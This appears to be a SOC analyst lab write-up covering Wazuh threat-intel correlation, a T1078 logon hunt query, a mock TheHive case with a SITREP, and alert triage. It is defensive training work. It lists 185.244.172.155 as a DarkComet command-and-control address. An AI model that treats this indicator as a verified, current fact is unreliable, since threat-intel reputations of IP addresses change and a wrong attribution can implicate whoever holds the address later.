


Verify the data uploaded successfully



Create Correlation Rule:

  
Rule created for the malicious IP from AlienVault feed.

  
The rule trigger for c2 malicious IP.



|  |  |  |  |
| --- | --- | --- | --- |
| **Alert ID** | **IP** | **Reputation** | **Notes** |
| 001 | 185.244.172.155 | **Malicious (OTX)** | Matched with DarkComet Command and Control in threat-intel index. Triggered rule “Threat Intel Match – C2”. |

  
It show that 12 successful login are recorded.  
  


You’ve found 12 valid logons that weren’t system-generated — these could be normal user logons.

Summary:


The Wazuh hunt for MITRE T1078 (Valid Accounts) using query data.win.system.eventID:4624 AND NOT data.win.eventdata.subjectUserName:"SYSTEM" identified 12 successful logons from non-system accounts. These logons indicate valid user authentications, potentially including local or remote access, useful for detecting unauthorized credential use or lateral movement attempts.


**3. Incident Escalation Practice**


**Activities:**

**Tasks:** Simulate escalation, draft SITREPs, and automate workflows.

Create a TheHive case for a High-priority alert (e.g., unauthorized access):





  
All task added successfully in the case.

**SITREP Draft:** Write a Situation Report in Google Docs for a mock incident


**Unauthorized Access on Server-Y**

|  |  |
| --- | --- |
| **Section** | **Details** |
| Summary | Detected at 2025-08-18 13:00, IP: 192.168.1.200, MITRE T1078 |
| Actions Taken | Isolated server, escalated to Tier 2 |
| Next Steps | Tier 2 investigation, log review, user verification |
| Prepared By | SOC Analyst |
| Date | 2025-08-18 |


**4. Alert Triage with Threat Intelligence**


**Activities:**

**Tasks:** Triage alerts and validate IOCs using threat intelligence.

****

Mock alert creation Suspicious PowerShell Execution






Alert successfully show in Wazuh.

